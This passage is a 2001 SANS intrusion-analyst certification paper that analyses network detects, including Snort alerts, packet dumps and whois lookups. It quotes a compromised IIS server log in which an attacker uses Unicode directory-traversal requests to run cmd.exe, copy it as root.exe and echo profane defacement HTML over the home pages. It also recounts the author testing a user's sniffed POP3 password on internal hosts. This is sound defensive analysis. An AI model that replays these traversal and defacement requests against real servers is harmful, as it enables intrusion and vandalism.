Global Information Assurance Certification Paper

GCIA Practical Submission

SANS 2001 Baltimore Inner-Harbor

Kevin Martin

v2.9

Date: 24 July, 2001

General Submission Info

Submitter:

Name: ……..Kevin Martin

GIAC ID:……..kevinm001

Course Certification:……Certified Intrusion Analyst (GCIA)

Course location…….SANS Baltimore Inner-Harbor

Assignment Version: ……..2.9

Submission Type:……Original Submission

Date of Submission: ……24 July, 2001

Assignment 1 (5 Network Detects)

Network Trace 1

Snort Detect: (Snort Win32 v1.7 default rule set)
(IIS Unicode attack / directory traversal)

```
5/30-21:35:46.613141 202.101.230.112:53088 -> 63.100.69.163:80
TCP TTL:237 TOS:0x0 ID:14065 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0xD0C47991  Ack: 0x19C5881  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
66 30 25 38 30 25 38 30 25 61 66 2E 2E 2F 77 69  f0%80%80%af../wi
6E 6E 74 2F 73 79 73 74 65 6D                    nnt/system

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+

[**] spp_http_decode: IIS Unicode attack detected [**]
05/30-21:35:46.613141 202.101.230.112:53088 -> 63.100.69.163:80
TCP TTL:237 TOS:0x0 ID:14065 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0xD0C47991  Ack: 0x19C5881  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
66 30 25 38 30 25 38 30 25 61 66 2E 2E 2F 77 69  f0%80%80%af../wi
6E 6E 74 2F 73 79 73 74 65 6D                    nnt/system

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+

[**] spp_http_decode: IIS Unicode attack detected [**]
05/30-21:35:46.613141 202.101.230.112:53088 -> 63.100.69.163:80
TCP TTL:237 TOS:0x0 ID:14065 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0xD0C47991  Ack: 0x19C5881  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
66 30 25 38 30 25 38 30 25 61 66 2E 2E 2F 77 69  f0%80%80%af../wi
6E 6E 74 2F 73 79 73 74 65 6D                    nnt/system

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+

[**] spp_http_decode: IIS Unicode attack detected [**]
05/30-21:35:47.107703 202.101.230.112:53469 -> 63.100.69.163:80
TCP TTL:237 TOS:0x0 ID:14071 IpLen:20 DgmLen:115 DF
***AP*** Seq: 0xD243E0EF  Ack: 0x19C58BC  Win: 0x2238  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+
```

```
[**] spp_http_decode: IIS Unicode attack detected [**]
05/30-21:35:47.107703 202.101.230.112:53469 -> 63.100.69.163:80
TCP TTL:237 TOS:0x0 ID:14071 IpLen:20 DgmLen:115 DF
***AP*** Seq: 0xD243E0EF  Ack: 0x19C58BC  Win: 0x2238  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+

[**] spp_http_decode: IIS Unicode attack detected [**]
05/30-21:35:47.107703 202.101.230.112:53469 -> 63.100.69.163:80
TCP TTL:237 TOS:0x0 ID:14071 IpLen:20 DgmLen:115 DF
***AP*** Seq: 0xD243E0EF  Ack: 0x19C58BC  Win: 0x2238  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+

[**] spp_http_decode: IIS Unicode attack detected [**]
05/30-21:35:47.107703 202.101.230.112:53469 -> 63.100.69.163:80
TCP TTL:237 TOS:0x0 ID:14071 IpLen:20 DgmLen:115 DF
***AP*** Seq: 0xD243E0EF  Ack: 0x19C58BC  Win: 0x2238  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+

[**] spp_http_decode: IIS Unicode attack detected [**]
05/30-21:35:47.107703 202.101.230.112:53469 -> 63.100.69.163:80
TCP TTL:237 TOS:0x0 ID:14071 IpLen:20 DgmLen:115 DF
***AP*** Seq: 0xD243E0EF  Ack: 0x19C58BC  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
66 38 25 38 30 25 38 30 25 38 30 25 61 66 2E 2E  f8%80%80%80%af..
2F 77 69 6E 6E 74 2F 73 79 73                    /winnt/sys

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+

[**] spp_http_decode: IIS Unicode attack detected [**]
05/30-21:35:47.107703 202.101.230.112:53469 -> 63.100.69.163:80
TCP TTL:237 TOS:0x0 ID:14071 IpLen:20 DgmLen:115 DF
***AP*** Seq: 0xD243E0EF  Ack: 0x19C58BC  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
66 38 25 38 30 25 38 30 25 38 30 25 61 66 2E 2E  f8%80%80%80%af..
2F 77 69 6E 6E 74 2F 73 79 73                    /winnt/sys

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+

[**] spp_http_decode: IIS Unicode attack detected [**]
05/30-21:35:47.107703 202.101.230.112:53469 -> 63.100.69.163:80
TCP TTL:237 TOS:0x0 ID:14071 IpLen:20 DgmLen:115 DF
```

```
***AP*** Seq: 0xD243E0EF  Ack: 0x19C58BC  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
66 38 25 38 30 25 38 30 25 38 30 25 61 66 2E 2E  f8%80%80%80%af..
2F 77 69 6E 6E 74 2F 73 79 73                    /winnt/sys

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] spp_http_decode: IIS Unicode attack detected [**]
05/30-21:35:47.107703 202.101.230.112:53469 -> 63.100.69.163:80
TCP TTL:237 TOS:0x0 ID:14071 IpLen:20 DgmLen:115 DF
***AP*** Seq: 0xD243E0EF  Ack: 0x19C58BC  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
66 38 25 38 30 25 38 30 25 38 30 25 61 66 2E 2E  f8%80%80%80%af..
2F 77 69 6E 6E 74 2F 73 79 73                    /winnt/sys
```

Below is an excerpt from a co-workers compromised IIS server log file. The Source IP address is the same one that Snort at our site alerted on:

IIS v5.0 WC3 log format: (Profanity included)

MSFrontPage/3.0

Log format: <date> <Time> <source IP> - <Dest IP> <Dest Port> <Action>

```
2001-06-18 06:34:49 202.101.230.112 - 192.168.1.103 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2001-06-18 06:34:49 202.101.230.112 - 192.168.1.103 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+..\ 200 -
2001-06-18 06:34:51 202.101.230.112 - 192.168.1.103 80 GET
/scripts/../../winnt/system32/cmd.exe /c+copy+\winnt\system32\cmd.exe+root.exe 502 -
2001-06-18 06:34:51 202.101.230.112 - 192.168.1.103 80 GET /scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br
^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7
+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22cen
ter%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%
3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.c
n^</html^>>../../index.asp 502 -
2001-06-18 06:34:52 202.101.230.112 - 192.168.1.103 80 GET /scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br
^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7
+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22cen
ter%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%
3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.c
n^</html^>>../../index.htm 502 -
2001-06-18 06:34:56 202.101.230.112 - 192.168.1.103 80 GET /scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br
^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7
```

+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22cen
ter%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%
3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.c
n^</html^>>.././default.asp 502 -
2001-06-18 06:34:56 202.101.230.112 - 192.168.1.103 80 GET /scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br
^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7
+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22cen
ter%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%
3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.c
n^</html^>>.././default.htm 502 -

search the APNIC Whois database
Search results for '202.101.230.112'

inetnum	202.101.192.0 - 202.101.255.255
netname	CHINANET-JX
descr	CHINANET Jiangxi province network
descr	Data Communication Division
descr	China Telecom
country	CN
admin-c	CH93-AP, inverse
tech-c	WW49-AP, inverse
mnt-by	MAINT-CHINANET, inverse
mnt-lower	MAINT-IP-WWF, inverse
changed	hostmaster@ns.chinanet.cn.net 20000101
source	APNIC

1. Source of Trace
My company's network

2. Detect was generated by:

Windump v3.5.2a capture and sent through Snort for Windows v1.7

3. Probability the source address was spoofed.

Not possible. In order for this attack to be successful the attacker needs to find a server that responds on TCP port 80, complete the 3-way handshake, and then submit a series of commands to the web server.

4. Description of attack:

The attacker is looking for a Microsoft IIS server that has the /Scripts folder. This default folder has full access permissions to everyone by default. If these folders exists the attacker can load programs and run commands of his choice against the web server.

5. Attack mechanism:

This attack has been used to deface an IIS web server. The technique is to copy a renamed cmd.exe (root.exe) to the scripts folder then run the renamed cmd.exe command and echo commands for the purpose of overwriting the default.asp, index.htm, index.asp default.htm files resulting in a replaced home page for the server

6. Correlations:

http://www.vnunet.com/News/1121560
http://www.vnunet.com/News/1121701
http://www.vnunet.com/News/1121615
cve- CVE-2000-0884
(www.securityfocus.com)
- Bugtraq ID 1806
- Also known as: Microsoft IIS directory traversal Vulnerability
- Microsoft:
http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/bulletin/MS00-086.asp
-
http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/itsolutions/security/w2ksp2.asp

We have recently seen several unprotected sites defaced from the same source IP address as seen in the IIS log file; which successfully used this exploit against a co-workers site.

7. Evidence of active targeting:

This attack is directed against Microsoft IIS servers and this is what we run. Of the systems that this attack was directed at, only one didn't have the web server service running, all the others do. All address were probed and the exploit was attempted against all servers which completed a syn/ack on TCP port 80

8. Severity:

(Critical + Lethal) – (System + Net Countermeasures) = severity
(5+3)-(4+3) = 1

- Critical (5) = These are production systems we use for business
- Lethal (3) = A defaced web site would be embarrassing; other files replaced could be more serious.
- System (4) = The default Scripts and MDAC folders don't exist on our systems. System patches were only about a month out of date.
- Net Countermeasures (3) = The firewall is configured to allow http and https traffic to these systems, but will otherwise block all.

9. Defensive recommendation:
Update patches and hot fixes to most current. Tighten file/folder permissions and make sure that the default folders have been removed from the system if they are not in use. If they are in use move them to a different location and tighten file security

10. Multiple choice test question.

2001-06-18 06:35:04 202.101.230.112 - 192.168.1.103 80 GET /scripts/../../winnt/system32/cmd.exe /c+copy+\winnt\system32\cmd.exe+root.exe 502 –

When seeing the above line in an IIS log you can conclude:

a) The request generated an error; bad Gateway 502 error
b) This request is designed to run a script in which the script needs a command prompt.
c) The cmd.exe file is being copied and renamed for some unknown reason.
d) This is normal web / browser activity

Answer: C

Network Trace 2

Snort for Windows v1.7 alert - WinGate-1080-Attempt

Windump 3.5.2a

Log Format
Time-Source host.port > Dest. Host. port: Flags ack(data) window <options>

20:09:11.334212 espeed28-246.brunet.bn.4703 > My NET.162.1080: S 42032302:42032302(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:11.341636 espeed28-246.brunet.bn.4705 > My NET.162.3128: S 42032303:42032303(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:11.346073 espeed28-246.brunet.bn.4706 > My NET.162.21: S 42032304:42032304(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:11.351666 espeed28-246.brunet.bn.4707 > My NET.163.1080: S 42032305:42032305(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:11.359664 espeed28-246.brunet.bn.4709 > My NET.163.3128: S 42032305:42032305(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:11.363172 espeed28-246.brunet.bn.4710 > My NET.163.21: S 42032306:42032306(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:11.379028 espeed28-246.brunet.bn.4712 > My NET.164.1080: S 42032307:42032307(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:12.410766 espeed28-246.brunet.bn.4713 > My NET.164.3128: S 42033395:42033395(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:12.418618 espeed28-246.brunet.bn.4714 > My NET.164.21: S 42033401:42033401(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:12.425565 espeed28-246.brunet.bn.4716 > My NET.165.1080: S 42033402:42033402(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:12.428102 espeed28-246.brunet.bn.4717 > My NET.165.3128: S 42033403:42033403(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:12.959904 espeed28-246.brunet.bn.4719 > My NET.165.21: S 42033946:42033946(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:12.960827 My NET.165.21 > espeed28-246.brunet.bn.4719: R 0:0(0) ack 42033947 win 0
20:09:12.970096 espeed28-246.brunet.bn.4720 > My NET.166.1080: S 42033947:42033947(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:12.973053 espeed28-246.brunet.bn.4721 > My NET.166.3128: S 42033948:42033948(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:12.977548 espeed28-246.brunet.bn.4722 > My NET.166.21: S 42033949:42033949(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:13.676584 espeed28-246.brunet.bn.4719 > My NET.165.21: S 42033946:42033946(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:13.677389 My NET.165.21 > espeed28-246.brunet.bn.4719: R 0:0(0) ack 1 win 0
20:09:14.281052 espeed28-246.brunet.bn.4706 > My NET.162.21: S 42032304:42032304(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:14.294376 espeed28-246.brunet.bn.4703 > My NET.162.1080: S 42032302:42032302(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:14.298928 espeed28-246.brunet.bn.4705 > My NET.162.3128: S 42032303:42032303(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:14.303982 espeed28-246.brunet.bn.4712 > My NET.164.1080: S 42032307:42032307(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:14.304481 espeed28-246.brunet.bn.4710 > My NET.163.21: S 42032306:42032306(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:14.320827 espeed28-246.brunet.bn.4707 > My NET.163.1080: S 42032305:42032305(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:14.325502 espeed28-246.brunet.bn.4709 > My NET.163.3128: S 42032305:42032305(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:14.378007 espeed28-246.brunet.bn.4719 > My NET.165.21: S 42033946:42033946(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)

20:09:14.379825 My NET.165.21 > espeed28-246.brunet.bn.4719: R 0:0(0) ack 1 win 0
20:09:15.078023 espeed28-246.brunet.bn.4719 > My NET.165.21: S 42033946:42033946(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:15.078800 My NET.165.21 > espeed28-246.brunet.bn.4719: R 0:0(0) ack 1 win 0
20:09:15.430504 espeed28-246.brunet.bn.4716 > My NET.165.1080: S 42033402:42033402(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:15.434931 espeed28-246.brunet.bn.4717 > My NET.165.3128: S 42033403:42033403(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:15.886381 espeed28-246.brunet.bn.4722 > My NET.166.21: S 42033949:42033949(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:15.890686 espeed28-246.brunet.bn.4720 > My NET.166.1080: S 42033947:42033947(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:15.895433 espeed28-246.brunet.bn.4721 > My NET.166.3128: S 42033948:42033948(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:17.365869 espeed28-246.brunet.bn.4755 > My NET.162.1080: S 42038347:42038347(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:17.379626 espeed28-246.brunet.bn.4759 > My NET.163.1080: S 42038350:42038350(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:17.409104 espeed28-246.brunet.bn.4764 > My NET.164.1080: S 42038353:42038353(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:17.930849 espeed28-246.brunet.bn.4769 > My NET.165.1080: S 42038908:42038908(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:20.285754 espeed28-246.brunet.bn.4755 > My NET.162.1080: S 42038347:42038347(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:20.290665 espeed28-246.brunet.bn.4764 > My NET.164.1080: S 42038353:42038353(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)
20:09:20.316709 espeed28-246.brunet.bn.4759 > My NET.163.1080: S 42038350:42038350(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)

Whois
NeoTrace Version 3.2 Trace Results
Target: espeed28-246.brunet.bn
18 1 - 202.160.28.246 4.600N, 114.290E espeed28-246.brunet.bn
Rights restricted by copyright. See http://www.apnic.net/db/dbcopyright.html
(whois7.apnic.net)

inetnum: 202.160.16.0 - 202.160.31.255
netname: BRUNET-BN
descr: Jabatan Telekom Brunei
descr: Ministry of Communications
descr: Old Airport Berakas
descr: Bandar Seri Begawan 2051
country: BN
admin-c: NA10-AP
tech-c: RM33-AP
mnt-by: APNIC-HM
mnt-lower: MAINT-BN-REZA
changed: hostmaster@apnic.net 19990927
source: APNIC

person: Nur Faridah Amani Abdullah Darat
address: Jabatan Telekom Brunei
address: Ministry of Communication

address: Old Airport Berakas
address: Bandar Seri Begawan BB3510
address: Brunei Darussalam
country: BN
phone: +673-2-382382
fax-no: +673-2-383888
e-mail: faridah@brunet.bn
nic-hdl: NA10-AP
mnt-by: MAINT-BN-REZA
changed: rfaizal@brunet.bn 19990920
source: APNIC

person: Reza Faizal Mohd. Nor
address: Jabatan Telekom Brunei
address: Ministry of Communication
address: Old Airport Berakas
address: Bandar Seri Begawan BB3510
address: Brunei Darussalam
country: BN
phone: +673-2-238418
fax-no: +673-2-220831
e-mail: rfaizal@brunet.bn
nic-hdl: RM33-AP
mnt-by: MAINT-BN-REZA
changed: rfaizal@brunet.bn 19990920

Registrant Data

_____
NeoTrace Copyright ©1997-2000 NeoWorx Inc

1. Source of Trace

My company's network

2. Detect was generated by:

Snort for Windows 1.7 and Windump v3.5.2a

3. Probability the source address was spoofed.

Unlikely, this looks like a scan for a Squid and Socks or Wingate service. Once found the attacker would want to receive confirmation that these services are active.

4. Description of attack:

The attacker is looking for a host which has the Squid proxy, FTP and or SOCKS / Wingate service. If the Wingate proxy is found there is the potential for an attack being launched from our network to some external net. . Additionally, the attacker may be trolling for a proxy or Socks server that he can later use to hide his real identity for some unknown purpose.

5. Attack mechanism:

This is a scan looking for a place to go. We don't have Squid, Socks or Wingate services running on our network, so except for finding our FTP server the scan is mostly ineffective.

WinGate is a popular software package that allows a Local Area Network (LAN) to share a single Internet connection. The default configuration for WinGate allows an intruder to use a WinGate server to conceal his or her true location without the need to forge packets. In particular:

- WinGate enables all available network ports or services (this includes FTP, IRC, News, Telnet and WWW).
- WinGate does not log connections

6. Correlations:

http://www.cert.org/vul_notes/VN-98.03.WinGate.html
CVE- CAN-2000-0659
CVE- CVE-1999-0291

7. Evidence of active targeting:

All hosts on our public segment were scanned. This is probably just a troll along on the Internet looking for susceptible proxy & FTP systems. Our servers don't run a proxy so the hacker's gain is minimal. Had our scanner found a vulnerable system it is likely it would have be set up to launch a Denial of service attack against other sites.

8. Severity:

(Critical + Lethal) – (System + Net Countermeasures) = Severity
(2+1) – (4+4) = -5

Critical (2) = we don't run any proxy or Socks services, but we do have an FTP server that these guys now know about.

Lethal (1) = no immediate damage to our systems, but these guys may come back with something else.

System countermeasures (4) = Of the services probed, we only run the FTP service and our servers do not have the most up to date patches, but were not too far behind. Service packs are about one month out of date.

Net countermeasures (4) - the firewall blocks everything from this scan except tcp port 21(FTP), we now know their address so we can watch for other activity in the future.

9. Defensive recommendation:

This site traffic is coming from Brunei, where we currently don't have business and there is no immediate likelihood that we will at anytime in the future. So we could block traffic from this range of IP address assigned to this ISP.

10. Multiple choice test question.

```
20:09:11.334212 espeed28-246.brunet.bn.4703 > My NET.162.1080: S 42032302:42032302(0) win 8192 <mss
1460,nop,nop,sackOK> (DF)
20:09:11.341636 espeed28-246.brunet.bn.4705 > My NET.162.3128: S 42032303:42032303(0) win 8192 <mss
1460,nop,nop,sackOK> (DF)
20:09:11.346073 espeed28-246.brunet.bn.4706 > My NET.162.21: S 42032304:42032304(0) win 8192 <mss
1460,nop,nop,sackOK> (DF)
```

What can be said of the above scan:

a) The attacker is scanning all ports from 21 through 1080.
b) This is stimulus
c) This is response
d) This isn't a scan, it's an FTP attempt.

Answer: B

Network Trace 3

DDoS - mstream client to handler

Snort v1.7 <default rule set>
**] IDS110 - [**]
07/03-16:29:08.040600 128.242.227.202:110 -> My Net.162:12754
TCP TTL:116 TOS:0x0 ID:9482 IpLen:20 DgmLen:1500 DF
AP Seq: 0x24B0A514 Ack: 0xC4972CF5 Win: 0x442D TcpLen: 20

[**] IDS110 - DDoS - mstream client to handler [**]
07/03-16:29:08.050912 128.242.227.202:110 -> My Net.162:12754
TCP TTL:116 TOS:0x0 ID:9484 IpLen:20 DgmLen:1500 DF
AP Seq: 0x24B0AAEC Ack: 0xC4972CF5 Win: 0x442D TcpLen: 20

[**] IDS110 - DDoS - mstream client to handler [**]
07/03-16:29:08.062050 128.242.227.202:110 -> My Net.162:12754
TCP TTL:116 TOS:0x0 ID:9486 IpLen:20 DgmLen:810 DF
AP Seq: 0x24B0B654 Ack: 0xC4972CF5 Win: 0x442D TcpLen: 20

Windump v3.5.2a (* userID and password have been obfuscated*)

```
12:03:43.937799 My Net.162.43913 > 128.242.227.202.110: P 1:19(18) ack 62 win 17459 (DF) (ttl 127, id
23331)
0x0000   4500 003a 5b23 4000 7f06 b6d7 3f64 45a2       E..:[#@.....?dE.
0x0010   80f2 e3ca ab89 006e 12cf d63c 9bf5 63d4       .......n...<..c.
0x0020   5018 4433 1cd5 0000 5553 0000 0000 0000       P.D3....USER.our
0x0030   0000 0000 0000 0000 0000                      user..
12:03:43.954776 128.242.227.202.110 > My Net.162.43913: P 62:75(13) ack 19 win 17502 (DF) (ttl 116,
id 41766)
0x0000   4500 0035 a326 4000 7406 79d9 80f2 e3ca       E..5.&@.t.y.....
0x0010   3f64 45a2 006e ab89 9bf5 63d4 12cf d64e       ?dE..n....c....N
0x0020   5018 445e b40b 0000 2b4f 4b20 7765 6c63       P.D^....+OK.welc
0x0030   6f6d 650d 0a                                  ome..
12:03:43.955899 My Net.162.43913 > 128.242.227.202.110: P 19:33(14) ack 75 win 17446 (DF) (ttl 127,
id 23332)
0x0000   4500 0036 5b24 4000 7f06 b6da 3f64 45a2       E..6[$@.....?dE.
0x0010   80f2 e3ca ab89 006e 12cf d64e 9bf5 63e1       .......n...N..c.
0x0020   5018 4426 eb9c 0000 5041 0000 0000 0000       P.D&....PASS.his
0x0030   00000000 0000 0000                            password..
12:03:43.971758 128.242.227.202.110 > My Net.162.43913: P 75:106(31) ack 33 win 17488 (DF) (ttl 116,
id 41771)
0x0000   4500 0047 a32b 4000 7406 79c2 80f2 e3ca       E..G.+@.t.y.....
0x0010   3f64 45a2 006e ab89 9bf5 63e1 12cf d65c       ?dE..n....c....\
0x0020   5018 4450 4fc4 0000 2b4f 4b20 6d61 696c       P.DPO...+OK.mail
0x0030   6472 6f70 206c 6f63 6b65 6420 616e 6420       drop.locked.and.
0x0040   7265 6164 790d 0a                             ready..
```

1. Source of Trace

My company's network

2. Detect was generated by:

Snort for Windows v1.7 <default rule set>

3. Probability the source address was spoofed.

None

4. Description of attack:

This was actually a false positive generated from snort. Snort alerted on this because of the destination port of 12754 which Snort has a rule for called mstream client to handler. This port just happened to be an ephemeral port that was generated by chance. When I first saw the alert I was confused by the pop 3 source port of 110 attempting to come in to our network. However after dumping this to hex it is easy to see that this is really a normal communication between an external POP 3 mail server and some client on our network.

I have my scanner positioned on the Internet side of my firewall, so usually it's difficult for me to trace back to the internal source of the traffic, but not this time. When our user enters his pop3 email username and password they pass on the Internet in the clear. Ouch!!

I went another step and tried this username password combination to access our internal NT Domain hosts and guess what, they worked just fine. Double Ouch!! This user is in a management position and has limited, but does in fact have some…. You know where I'm going… Administrative permissions to production systems on our network. Oh boy…

5. Attack mechanism:

An attacker could easily capture traffic going outbound from our site and pickup any pop3 traffic and gather user Ids and passwords. If these passwords work on internal systems, the hacker really doesn't have to work all that hard.

6. Correlations:

Over the course of a 2-week period we have a great deal of pop3 outbound access as shown in the table.

Pop 3 Servers contacted	4
Pop server 1 (64.77.108.118)	1114 Connections
POP server 2 (207.103.0.5)	453 Connections
POP server 3 (204.213.252.11)	4060 Connections
POP server 4 (128.242.227.202)	32847 Connections

7. Evidence of active targeting:
None. Eavesdropping will be hard to spot. Packets going through external routers not under our control and susceptible to decode without our knowledge, and we would never know until something bad happens.

8. Severity:
(Critical + Lethal) – (system + Net countermeasures) = Severity
(5 + 5) - (3 + 2) = 5

Critical (5) = Username and passwords for admin users on production systems available on the net in clear text

Lethal (5) = the ability to access systems with admin or root level access.

System (3) = System corrections can't correct an errant user / users, but our internal systems have relatively up to date service packs and security updates.

Net (2) = the firewall blocks most, but not all inbound traffic from the Internet. Allowing most outbound traffic may need to be changed.

9. Defensive recommendation:
All users should change their passwords immediately!
Disable Outbound POP3 traffic from this site.
If outbound POP3 is required, require the uses to have different usernames and passwords on internal and external systems.

10. Multiple choice test question.

When you see outbound traffic to port 110, you should:
a) Think that's OK, It's safe traffic leaving my site.
b) Submit a detect to Incedents.org indicating a Trojan sub7 detect
c) Attempt to locate the source of the outbound traffic.
d) Disable out-going traffic to this port if possible.

Answer: d

Network Trace 4

([**] Traceroute [**] alert)

[**] Traceroute [**]
07/03-11:39:04.701207 206.146.143.219:53 -> MY NET. 162:33434
UDP TTL:1 TOS:0x0 ID:4012 IpLen:20 DgmLen:64
Len: 44
[**] Traceroute [**]
07/03-11:39:04.877432 63.241.68.31:53 -> MY NET. 162:33434
UDP TTL:1 TOS:0x0 ID:4113 IpLen:20 DgmLen:64
Len: 44
[**] Traceroute [**]
07/03-11:39:05.090856 63.240.26.31:53 -> MY NET. 162:33434
UDP TTL:1 TOS:0x0 ID:4013 IpLen:20 DgmLen:64
Len: 44
[**] Traceroute [**]
07/03-11:39:05.717538 206.146.143.219:53 -> MY NET. 162:33434
UDP TTL:1 TOS:0x0 ID:4013 IpLen:20 DgmLen:64
Len: 44
[**] Traceroute [**]
07/03-11:39:05.895364 63.241.68.31:53 -> MY NET. 162:33434
UDP TTL:1 TOS:0x0 ID:4114 IpLen:20 DgmLen:64
Len: 44
[**] Traceroute [**]
07/03-11:39:06.096431 63.240.26.31:53 -> MY NET. 162:33434
UDP TTL:1 TOS:0x0 ID:4014 IpLen:20 DgmLen:64
Len: 44
[**] Traceroute [**]
07/03-11:39:06.721559 206.146.143.219:53 -> MY NET. 162:33434
UDP TTL:1 TOS:0x0 ID:4014 IpLen:20 DgmLen:64
Len: 44
[**] Traceroute [**]
07/03-11:39:06.901607 63.241.68.31:53 -> MY NET. 162:33434
UDP TTL:1 TOS:0x0 ID:4115 IpLen:20 DgmLen:64
Len: 44
[**] Traceroute [**]
